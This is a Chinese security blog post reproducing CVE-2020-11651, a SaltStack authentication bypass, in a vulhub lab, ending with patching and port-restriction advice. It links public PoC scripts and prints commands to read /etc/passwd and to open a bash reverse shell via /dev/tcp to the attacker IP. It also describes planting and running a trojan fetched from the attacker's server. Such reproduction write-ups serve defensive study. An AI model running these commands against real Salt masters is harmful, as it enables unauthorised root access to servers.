CVE-2020-11651：SaltStack认证绕过复现

原创microworld Timeline Sec
2020-05-21原文

收录于话题
#漏洞复现文章合集
70个

点击上方蓝色字体关注我们，一起学安全！

本文作者：microworld（团队复现组成员）

本文字数：871

阅读时长：2~3min

声明：请勿用作违法用途，否则后果自负

0x01 简介

SaltStack 是基于 Python 开发的一套C/S架构配置管理工具。

0x02 漏洞概述

在 CVE-2020-11651 认证绕过漏洞中，攻击者通过构造恶意请求，可以绕过 Salt Master 的验证逻辑，调用相关未授权函数功能，从而可以造成远程命令执行漏洞：

ClearFuncs类会处理非认证的请求和暴露_send_pub()方法，可以用来直接在master

publish服务器上对消息进行排队。这些消息可以用来触发minion来以root权限运行任意命令。

ClearFuncs 类 还 会 暴 露 _prep_auth_info()方法，该方法会返回用来认证master服务器上本地root用户的命令的root key。然后root key就可以远程调用master服务器的管理命令。这种无意的暴露提供给远程非认证的攻击者对salt master的与root权限等价的访问权限。

0x03 影响版本

- SaltStack < 2019.2.4
- SaltStack < 3000.2

0x04 环境搭建

直接使用vulhub进行搭建

```
git clone https://github.com/vulhub/vulhub.git

cd /vulhub/saltstack/CVE-2020-11651/

docker-compose up -d
```

查看环境是否启动docker ps

0x05 漏洞复现

Poc:

```
https://github.com/jasperla/CVE-2020-11651-poc
```

执行前需要安装salt库，需指定salt库版本


```
pip3 install salt=2019.2.3
```

靶机ip：192.168.232.170


攻击机ip：192.168.232.129

读取文件：

```
python3 exploit.py --master 192.168.232.170 -r /etc/passwd
```



尝试反弹shell时发现，因为搭建的docker环境中并不存在nc命令



所以不能照搬原作者的命令，于是我一开始准备用最原始的反弹shell命令：

```
bash -i >& /dev/tcp/192.168.232.129/23333 0>&1
```


经验证似乎我没成功，问了作者，给了回答：

> No that will be due to issues with file descriptors between your shell and the python code. Alter the POC to use a pure python reverse shell rather than calling bash and it will work.


我想了一下，采用了另一个办法：（此处更换了另一个脚本，命令稍有不同）

```
https://github.com/dozernz/cve-2020-11651
```


在靶机上生成一个木马：




然后开启本机apache2，执行命令进行远程下载：




然后添加可执行权限：



最后运行：



得到了会话：



0x06 修复方式

1、SaltStack官方已发布最新版本修复此漏洞，建议相关用户及时更新至安全版本及其以上，并开启SaltStack自动更新，以便实时获取补丁或升级至安全版本：https://repo.saltstack.com/

2、禁止将Salt Master默认监听端口（4505、4506）向公网开放，并设置为仅对可信对象开放。

参考链接：

https://labs.f-secure.com/advisories/saltstack-authorization-bypass

https://mp.weixin.qq.com/s/1wgJeRnxD--K6kXGKWUM4w

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文